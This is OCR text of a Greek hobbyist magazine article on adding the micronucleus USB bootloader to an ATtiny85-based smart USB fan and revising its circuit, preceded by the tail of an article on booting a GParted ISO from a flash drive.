
```
title GParted
find --set-root /gparted.iso
map /gparted.iso (hd32)
map --hook
root (hd32)
kernel /live/vmlinuz  boot=live config union=aufs noswap noprompt vga=788
ip=frommedia findiso=/gparted.iso toram=filesystem.squashfs
initrd /live/initrd.img
```

Πρέπει να ομολογήσουμε ότι τα παραδείγματα που σας δώσαμε είναι λίγα, αλλά να είσαστε βέβαιοι ότι είναι αντιπροσωπευτικά. Εξάλλου, οι περισσότερες διανομές Linux παρέχουν αναλυτικές οδηγίες για την εκκίνησή τους από οποιονδήποτε boot loader. Έτσι, με λίγη προσπάθεια και μερικές δοκιμές, θα καταφέρετε να φτιάξετε μια συλλογή από live ISO images τα οποία θα μπορούν να ξεκινήσουν από το φλασάκι σας κανονικότατα! Καλή διασκέδαση!




*Το delta boot μενού μας :) Αν θέλετε κι εσείς να χρησιμοποιείστε αυτό το background και στο δικό σας bootable flash drive, μπορείτε να το κατεβάσετε από το* http://bit.ly/dh021grubbackground.

**Skill:** Intermediate
**Tags:** bootloader, micronucleus, WinAVR, avrdude, makefile, make, V-USB, dhtII, tipI20



# Βάλτε (ακόμα περισσότερο) μυαλό στον ανεμιστήρα! [Part 1]

**Περίπου έναν χρόνο πριν αποφασίσαμε να μετατρέψουμε έναν *απλό* ανεμιστήρα USB σε μια κανονική συσκευή USB. Μετά από έναν ολόκληρο χειμώνα διαφόρων σκέψεων και ιδεών, αποφασίσαμε να επιστρέψουμε στο θέμα για να διορθώσουμε ορισμένα bugs και να υλοποιήσουμε μερικές νέες ιδέες!**

by GiannouG

Αυτή τη φορά δεν θα μιλήσουμε για τις τεχνολογίες που ενσωματώνει ο έξυπνος ανεμιστήρας μας, ούτε θα ασχοληθούμε με την εγκατάσταση των απαραίτητων εργαλείων. Ωστόσο, θα εμβαθύνουμε στα χαρακτηριστικά αυτών των εργαλείων και θα χρησιμοποιήσουμε πιο εξειδικευμένες λειτουργίες, τόσο του hardware όσο και του software. Αρχικά θα λύσουμε όλα τα προβλήματα που εμφανίστηκαν μετά από μερικούς μήνες λειτουργίας και θα δούμε πώς μπορούμε να διορθώσουμε ορισμένα σχεδιαστικά λάθη. Στο επόμενο άρθρο, στο deltaHacker 022, θα χτίσουμε το νέο μας πρόγραμμα, βασισμένοι στη βελτιωμένη μορφή του κυκλώματος και στα νέα χαρακτηριστικά που θέλουμε να αποκτήσει ο ανεμιστήρας. Πριν από όλα αυτά, όμως, πρέπει να μελετήσουμε και να ετοιμάσουμε το νέο hardware. Πριν προχωρήσουμε, θα σας προτείναμε να διαβάσετε τα σχετικά άρθρα στα τεύχη 010 και 011, ώστε να θυμηθείτε τι είχαμε κάνει τότε (http://deltahacker.gr/?p=6070 και http://deltahacker.gr/?p=6214).


*Ο ταπεινός ανεμιστήρας που πέρυσι απέκτησε λίγο μυαλό, θα αποκτήσει φέτος περισσότερο!*



## Ενοχλητικά ζουζούνια

Ξεκινάμε από τα bugs που υπήρχαν αλλά δεν εμφανίστηκαν εξαρχής. Το κυριότερο πρόβλημα που είχε η υλοποίησή μας εντοπιζόταν στη συνάρτηση hadUsbReset. Η συνάρτηση αυτή ήταν υπεύθυνη για την *σωστή* ρύθμιση[1] του ρολογιού του μικροελεγκτή, μετά από κάθε του εκκίνηση. Η εν λόγω συνάρτηση αποτελούσε δικό μας κατασκεύασμα και στηριζόταν σε παρόμοιες υλοποιήσεις που είχαμε συναντήσει στο Internet, σε παρόμοια πρότζεκτ. Δυστυχώς η υλοποίησή μας αποδείχτηκε προβληματική — και γι’ αυτό θα την εγκαταλείψουμε! Στη θέση της θα χρησιμοποιήσουμε μια αντίστοιχη συνάρτηση που ενσωματώνει (πλέον) η ίδια η βιβλιοθήκη V-USB.

Το δεύτερο πρόβλημα που εντοπίσαμε σχετίζεται με το διακόπτη της συσκευής. Εμείς τον χρησιμοποιήσαμε για να *κόβουμε* την τροφοδοσία του μικροελεγκτή, κάνοντας τον ανεμιστήρα να σταματάει. Μεγάλο λάθος! Ο δίαυλος USB δεν εντοπίζει τις συσκευές ελέγχοντας αν αντλείται ρεύμα. Το hardware του USB μετράει την αντίσταση μεταξύ του ακροδέκτη D+ και του GND κι αν αυτή η αντίσταση έχει τιμή περί τα 2,2ΚΩ, θεωρείται ότι έχει συνδεθεί κάποια συσκευή. Για τη σωστή λειτουργία του ανεμιστήρα




*Υπήρχαν φορές που οι υπολογιστές δεν μπορούσαν να αναγνωρίσουν τη συσκευή μας. Χρειάστηκε αρκετός καιρός για να καταλάβουμε τι έφταιγε: Ήταν η προβληματική συνδεσμολογία του διακόπτη και η επίσης προβληματική υλοποίηση της συνάρτησης hadUsbReset.*

1. Στην ουσία, συγχρονίζει το ρολόι με τα πακέτα του πρωτοκόλλου USB.

το κύκλωμά μας διέθετε ακριβώς μια τέτοια αντίσταση, στους κατάλληλους ακροδέκτες του διαύλου USB. Επομένως, όταν κλείναμε τον διακόπτη ο μικροελεγκτής και ο ανεμιστήρας σταματούσαν, αλλά ο υπολογιστής συνέχιζε να βλέπει μια συσκευή την οποία ονόμαζε «Unknown device»!

Ο κυριότερος λόγος για τον οποίο πέρασε αρκετός καιρός μέχρι να ασχοληθούμε ξανά με τον ανεμιστήρα και το λογισμικό του, ήταν η δύσκολη πρόσβαση στον μικροελεγκτή. Για τη δοκιμή μιας νέας έκδοσης του firmware έπρεπε να ξεκοιλιάσουμε τον ανεμιστήρα κι αυτό σήμαινε βίδες, βιδάκια, στριμωγμένα καλώδια και δεν συμμαζεύεται! Για να αλλάξουμε αυτή την κατάσταση και να διευκολύνουμε τις περαιτέρω επεμβάσεις, αποφασίσαμε να ξεκινήσουμε εγκαθιστώντας στον μικροελεγκτή έναν USB bootloader.

## Αναβάθμιση μέσω USB

Σε αυτό το σημείο πρέπει να πούμε ότι ο ανεμιστήρας είναι και πάλι διαλυμένος, ενώ η πρώτη πλακέτα που είχαμε φτιάξει αναπαύεται σε μια γωνία του συρταριού με τα ηλεκτρονικά μας. Σε λίγο θα επιστρέψουμε σε αυτή για να αφαιρέσουμε[2] τα εξαρτήματα. Όπως είπαμε ήδη, το πρώτο μέρος του νέου εγχειρήματος περιλαμβάνει την εγκατάσταση του USB bootloader. Πρόκειται για ένα πρόγραμμα που χρησιμοποιεί τη βιβλιοθήκη V-USB κι επιτρέπει τη σύνδεση του μικροελεγκτή με τον υπολογιστή, καθώς και τον προγραμματισμό του μέσω της σύνδεσης USB! Έχοντας προσθέσει τον bootloader, θα μπορούμε να προγραμματίσουμε τον μικροελεγκτή χωρίς την ανάγκη ειδικού/βοηθητικού hardware και, κυρίως, χωρίς να πρέπει να ξεκοιλιάσουμε τον ανεμιστήρα. Θα αρκεί η σύνδεση στον υπολογιστή με το καλώδιο USB και η χρήση ενός ειδικού προγράμματος.


Ο bootloader που θα χρησιμοποιήσουμε ονομάζεται micronucleus. Ας δούμε τι συμβαίνει στον μικροελεγκτή μετά την εγκατάσταση του bootloader: Κάθε φορά που ενεργοποιείται ο μικροελεγκτής, ξεκινά και η εκτέλεση του bootloader. Αυτό το πρόγραμμα παραμένει ενεργό για 5 δευτερόλεπτα, κατά τη διάρκεια των οποίων περιμένει να δεχτεί κάποιο σήμα από τον δίαυλο USB. Αν δεχτεί το κατάλληλο σήμα, ξεκινά ο προγραμματισμός του μικροελεγκτή με το νέο πρόγραμμα. Ουσιαστικά, ο bootloader μεσολαβεί για την εγγραφή στη μνήμη του προγράμματος του μικροελεγκτή, μέσω USB. Αν περάσουν τα 5 δευτερόλεπτα και δεν ληφθεί τίποτα, η εκτέλεση του bootloader τερματίζεται κι ο μικροελεγκτής προχωρά στην εκτέλεση του προγράμματός μας. Ο micronucleus μπορεί να περιμένει δεδομένα για παραπάνω από 5 δευτερόλεπτα όπως επίσης και να απενεργοποιηθεί πλήρως, με τη βοήθεια ενός διακόπτη. Με αυτό το ζήτημα όμως θα ασχοληθούμε αργότερα.

Ο micronucleus είναι ειδικά σχεδιασμένος για τον μικροελεγκτή ATtiny85, αν και με μερικές τροποποιήσεις μπορεί να τρέξει σε όλα τα μέλη της οικογένειας ATtinyX5. Στην πρώτη εκδοχή του έξυπνου ανεμιστήρα είχαμε χρησιμοποιήσει ATtiny45. Ωστόσο, για να μη μπλέξουμε με τροποποιήσεις στον κώδικα του bootloader, αυτή τη φορά θα χρησιμοποιήσουμε έναν ATtiny85.

## Εγκατάσταση bootloader

Ήρθε η ώρα να λερώσουμε τα χέρια μας! Τώρα θα χρειαστούμε έναν hardware programmer για τσιπάκια AVR. Αυτή η ανάγκη είχε προκύψει και στα άρθρα στα τεύχη 010 και 011. Η λύση είχε δοθεί από ένα Arduino. Στην ίδια λύση θα στηρι-

2. Το λεγόμενο looting, στο χώρο των RPG :D




*Το micronucleus είναι ένα πρόγραμμα που επιτρέπει τη μεταφορά κώδικα στον επεξεργαστή, μέσω μιας σύνδεσης USB. Για τη μεταφορά του κώδικα απαιτείται και μια ειδική εφαρμογή στον υπολογιστή, η οποία ωστόσο διανέμεται μαζί με το micronucleus.*


χτούμε και τώρα, αφού είναι η απλούστερη και πιο οικονομική. Για να μετατρέψουμε το Arduino μας σε hardware programmer για AVR, αρκεί να του περάσουμε το ArduinoISP sketch. Στη συνέχεια πρέπει να τοποθετήσουμε το τσιπάκι που θέλουμε να προγραμματίσουμε (ATtiny85) σε ένα μικρό breadboard και να το συνδέσουμε με το Arduino, για τη μεταφορά του προγράμματος. Αυτή η διασύνδεση περιλαμβάνει τέσσερα καλωδιάκια για τη μεταφορά των δεδομένων κι άλλα δύο για τη γεφύρωση της τροφοδοσίας, μεταξύ του breadboard και του Arduino. Συγκεκριμένα, πρέπει να συνδέσουμε τα pins 10, 11, 12 και 13 του Arduino, με τα pins 1, 5, 6 και 7 του επεξεργαστή μας (ATtiny85). Τέλος, για να λειτουργήσει σωστά το Arduino σαν προγραμματιστής, πρέπει να συνδέσουμε κι έναν πυκνωτή των 10μF στα pin RESET και GND. Εδώ χρειάζεται λίγη προσοχή: Η πλευρά του πυκνωτή με την άσπρη γραμμή πρέπει να συνδεθεί στο GND. Βλέπετε, ο πυκνωτής πρέπει να είναι ηλεκτρολυτικός και αυτοί οι πυκνωτές, μεταξύ άλλων, έχουν συγκεκριμένη πολικότητα. Αν δεν τη σεβαστούμε, το πιο πιθανό είναι να ακούσουμε ένα «μπαμ», το οποίο «μπαμ» δεν είναι πάντα ευχάριστο ούτε διασκεδαστικό ;)

Αφού ξεμπερδέψουμε με το hardware, κατεβάζουμε την τελευταία έκδοση του micronucleus από την σελίδα του στο GitHub (https://github.com/Bluebie/micronucleus-t85). Στο ωραιότατο ZIP που παίρνουμε από το GitHub περιέχονται όλα τα αρχεία που θα χρειαστούμε από δω και πέρα. Οι δύο φάκελοι που μας ενδιαφέρουν είναι οι firmware και commandline. Στον πρώτο βρίσκεται ο ίδιος ο bootloader, που θα γράψουμε στον επεξεργαστή. Στον άλλο φάκελο βρίσκεται ένα μικρό εργαλείο για τη γραμμή εντολών, με τη βοήθεια του οποίου θα μπορούμε να στέλνουμε τα προγράμματά μας στον ATtiny85, μετά την εγκατάσταση του bootloader.

Έχοντας έτοιμο τον programmer (το Arduino μας) και τον κώδικα που θέλουμε να γράψουμε (τον bootloader), χρειαζόμαστε μερικά ακόμα εργαλεία. Αναφερόμαστε στο λεγόμενο tool chain, που θα μας επιτρέψει να μεταγλωττίζουμε προγράμματα και στη συνέχεια να τα περνάμε στον επεξεργαστή μας. Όσοι εργάζονται σε Windows μπορούν να κατεβάσουν και να εγκαταστήσουν το πακέτο WinAVR (http://sourceforge.net/projects/winavr/files/WinAVR), ενώ οι χρήστες Linux μπορούν να εγκαταστήσουν τα απαιτούμενα εργαλεία δίνοντας κάτι τέτοιο (το παράδειγμα από Ubuntu):

```
sudo apt-get install build-essential gcc-avr avr-libc avrdude
```

Ουσιαστικά, αυτό που χρειαζόμαστε σε αυτό το στάδιο είναι το πρόγραμμα που θα μιλήσει με τον programmer και θα του στείλει τον κώδικα, ο οποίος θέλουμε να γραφτεί στον ATtiny85. Πρόκειται για το πρόγραμμα avrdude, το οποίο ωστόσο δεν πρόκειται να τρέξουμε χειροκίνητα. Για την εκτέλεσή του θα χρησιμοποιήσουμε το




*Η πρώτη και τελευταία φορά που συνδέουμε το Arduino με τον ATtiny85. Αυτή η σύνδεση απαιτείται για τη μεταφορά του bootloader στον επεξεργαστή μας. Στο μέλλον, ο προγραμματισμός του τσιπ θα γίνεται με τη βοήθεια του bootloader και μέσω της σύνδεσης USB!*

Makefile που συνοδεύει τον κώδικα του bootloader. Το επόμενο βήμα, λοιπόν, είναι ν' ανοίξουμε αυτό το αρχείο (βρίσκεται στον κατάλογο firmware, του πακέτου με τον κώδικα του bootloader) και να δηλώσουμε κάποιες λεπτομέρειες σχετικά με τον programmer μας. Συγκεκριμένα, πρέπει να μεταβούμε στη γραμμή 29 και να την κάνουμε κάπως έτσι:

```
PROGRAMMER = -p attiny85 -P COM5 -b
19200 -c avrisp
```

Το μόνο που χρειάζεται να κάνουμε τώρα είναι να τρέξουμε το make[3] από τη γραμμή εντολών κι ενώ βρισκόμαστε στον κατάλογο με το MakeFile του bootloader:

```
make flash
make fuse
```

Όταν ολοκληρωθεί η εκτέλεση των παραπάνω το micronucleus θα έχει εγκατασταθεί στον ATtiny85. Πλέον μπορούμε να παραμερίσουμε το Arduino, αφού δεν θα μας χρειαστεί ξανά για το συγκεκριμένο project. Όπως είπαμε νωρίτερα, με τη βοήθεια του bootloader θα μπορούμε να προγραμματίζουμε τον επεξεργαστή μας απευθείας, μέσω της σύνδεσης USB.

## Τροποποιήσεις και νέα εξαρτήματα

Ο bootloader που εγκαταστήσαμε, όπως και το πρόγραμμα που θα γράψουμε και θα περάσουμε στον επεξεργαστή, στηρίζεται στη βιβλιοθήκη V-USB. Αυτό το είπαμε και νωρίτερα, αλλά υπάρχει μια λεπτομέρεια που δεν αναφέραμε. Η εν λόγω βιβλιοθήκη επιτρέπει στο χρήστη να επιλέξει αυθαίρετα τους ακροδέκτες που θα συνδεθούν στο δίαυλο USB. Για ευνόητους λόγους, στο κύκλωμά μας θα σεβαστούμε την επιλογή ακροδεκτών που έκαναν οι δημιουργοί του bootloader. Δυστυχώς, οι συγκεκριμένοι ακροδέκτες είναι διαφορετικοί από εκείνους που είχαμε επιλέξει στη δική μας υλοποίηση. Επομένως, η πρώτη αλλαγή που θα κάνουμε στο κύκλωμα αφορά στο πού ακριβώς θα συνδεθεί το καλώδιο USB. Την απάντηση δίνει η εικόνα 7, ενώ στη συνέχεια του άρθρου θα αναφερθούμε εκτενέστερα στη σχετική συνδεσμολογία.

Μια βελτίωση που σκαρφιστήκαμε, είναι να μπορούμε επιτέλους να ελέγχουμε την ταχύτητα του ανεμιστήρα. Για το σκοπό αυτό θα χρησιμοποιήσουμε τον Timer0 του επεξεργαστή, ρυθμισμένο σε λειτουργία PWM. Αυτός ο timer μπορεί να ελέγξει συγκεκριμένους ακροδέκτες του επεξεργαστή κι όχι οποιονδήποτε. Συγκεκριμένα,

3. Το make προστίθεται αυτόματα στο path των Windows μετά την εγκατάσταση του WinAVR.

μπορεί να ελέγξει τους ακροδέκτες PB0 και PB1. Εμείς επιλέξαμε να χρησιμοποιήσουμε τον ακροδέκτη PB1 (pin 6 του ATtiny85).


Ρίχνοντας μια ματιά στο συρτάρι με τα εξαρτήματα, το βλέμμα μας έπεσε στο DHT11. Πρόκειται για έναν αισθητήρα θερμοκρασίας και υγρασίας, που είχαμε χρησιμοποιήσει στο άρθρο «Internet of Things με το Arduino» (τεύχος 017). Ο εν λόγω αισθητήρας είναι αρκετά φθηνός και δυστυχώς, παρουσιάζει μεγάλα περιθώρια σφάλματος. Θα μπορούσαμε ωτόσο να τον συμπεριλάβουμε στον ανεμιστήρα, για να του προσδώσουμε μεγαλύτερη ευφυΐα! Σε μια τέτοια εφαρμογή, εξάλλου, η περιορισμένη ακρίβεια δεν αποτελεί πρόβλημα.

Η τελευταία τροποποίηση του κυκλώματος αφορά στο πώς ενεργοποιείται και απενεργοποιείται ο ανεμιστήρας. Πλέον, ο διακόπτης δεν θα παρεμβάλλεται στην τροφοδοσία του κυκλώματος, αλλά θα συνδέεται σε έναν ακροδέκτη του επεξεργαστή. Το πρόγραμμα που θα γράψουμε θα ελέγχει την κατάσταση του συγκεκριμένου ακροδέκτη, θα εντοπίζει τα πατήματα του διακόπτη και θα ενεργοποιεί ή απενεργοποιεί τον ανεμιστήρα.

## Ανανεωμένο κύκλωμα


Για να κατανοήσουμε καλύτερα το ρόλο κάθε εξαρτήματος, θα χωρίσουμε το κύκλωμα σε τμήματα. Ας αρχίσουμε από το τμήμα της θύρας USB. Εδώ δεν υπάρχει καμία αλλαγή σε σχέση με το κύκλωμα που είχαμε φτιάξει την προηγούμενη φορά. Για τη σύνδεση στο δίαυλο USB, λοιπόν, θα συνδέσουμε δύο αντιστάσεις των 68Ω στους ακροδέκτες 6 και 7. Αυτές οι αντιστάσεις θα καταλήξουν στο καλώδιο USB[4]. Επιπλέον, στο σημείο σύνδεσης των αντιστάσεων με το καλώδιο, συνδέονται και δύο δίοδοι zener. Την ακριβή συνδεσμολογία θα τη δείτε στην εικόνα 7. Οι δίοδοι αυτές ψαλιδίζουν την τάση των ψηφιακών εξόδων του επεξεργαστή, για να προσαρμοστούν στα επίπεδα που προβλέπει ο δίαυλος USB.

Για τον έλεγχο του κινητήρα αφήσαμε το πανίσχυρο TIP120. Θα μπορούσαμε να χρησιμοποιήσουμε κάποιο τρανζίστορ με μικρότερη ισχύ, αλλά εφόσον διαθέταμε ήδη το TIP120, δεν υπήρχε λόγος να το αλλάξουμε. Όπως είχαμε πει και στο άρθρο του τεύχους 010, ο πρώτος ακροδέκτης από τ' αριστερά αποτελεί τη βάση του τρανζίστορ και στην ουσία αποτελεί τον ακροδέκτη μέσω του οποίου ελέγχουμε την κατάσταση του τρανζίστορ. Ο τρίτος ακροδέκτης του τρανζίστορ (τέρμα δεξιά) αποτελεί τον λεγόμενο «εκπομπό» και θα πρέπει να συνδεθεί στο GND. Τέλος, στον μεσαίο ακροδέκτη (ονομάζεται «συλλέκτης») θα συνδέσουμε το ένα από τα δύο καλώδια του μοτέρ. Το άλλο καλώδιο του μοτέρ θα συνδεθεί στα +5V. Η βάση του τρανζίστορ μας



*Το DHT11 αποτελεί έναν αρκετά φθηνό αισθητήρα θερμοκρασίας και υγρασίας. Δυστυχώς, εκτός από χαμηλή τιμή έχει και χαμηλή ακρίβεια, αλλά αυτό δεν αποτελεί πρόβλημα για τον ανεμιστήρα μας.*

4. Τα καλώδια USB περιλαμβάνουν τέσσερα λεπτότερα καλώδια, με τυποποιημένο χρωματισμό (κόκκινο, μαύρο, πράσινο και λευκό). Το πώς συνδέονται αυτά στο κύκλωμά μας, φαίνεται στην εικόνα 7.




*Το ανανεωμένο κύκλωμα του (ακόμα πιο) έξυπνου ανεμιστήρα μας! Θα μπορούσαμε να το χωρίσουμε σε τρία βασικά τμήματα. Ξεκινώντας από τα δεξιά συναντάμε το τρανζίστορ ελέγχου του μοτέρ, στη συνέχεια ακολουθεί ο αισθητήρας θερμοκρασίας και υγρασίας, ενώ δίπλα στον ATtiny85 βλέπουμε τη διασύνδεση με ένα καλώδιο USB. Δώστε βάση στη θέση του ακροδέκτη 1 του επεξεργαστή (λευκή κουκίδα), αφού για λόγους απλότητας του κυκλώματος τον έχουμε συνδέσει με ασυνήθιστο τρόπο.*

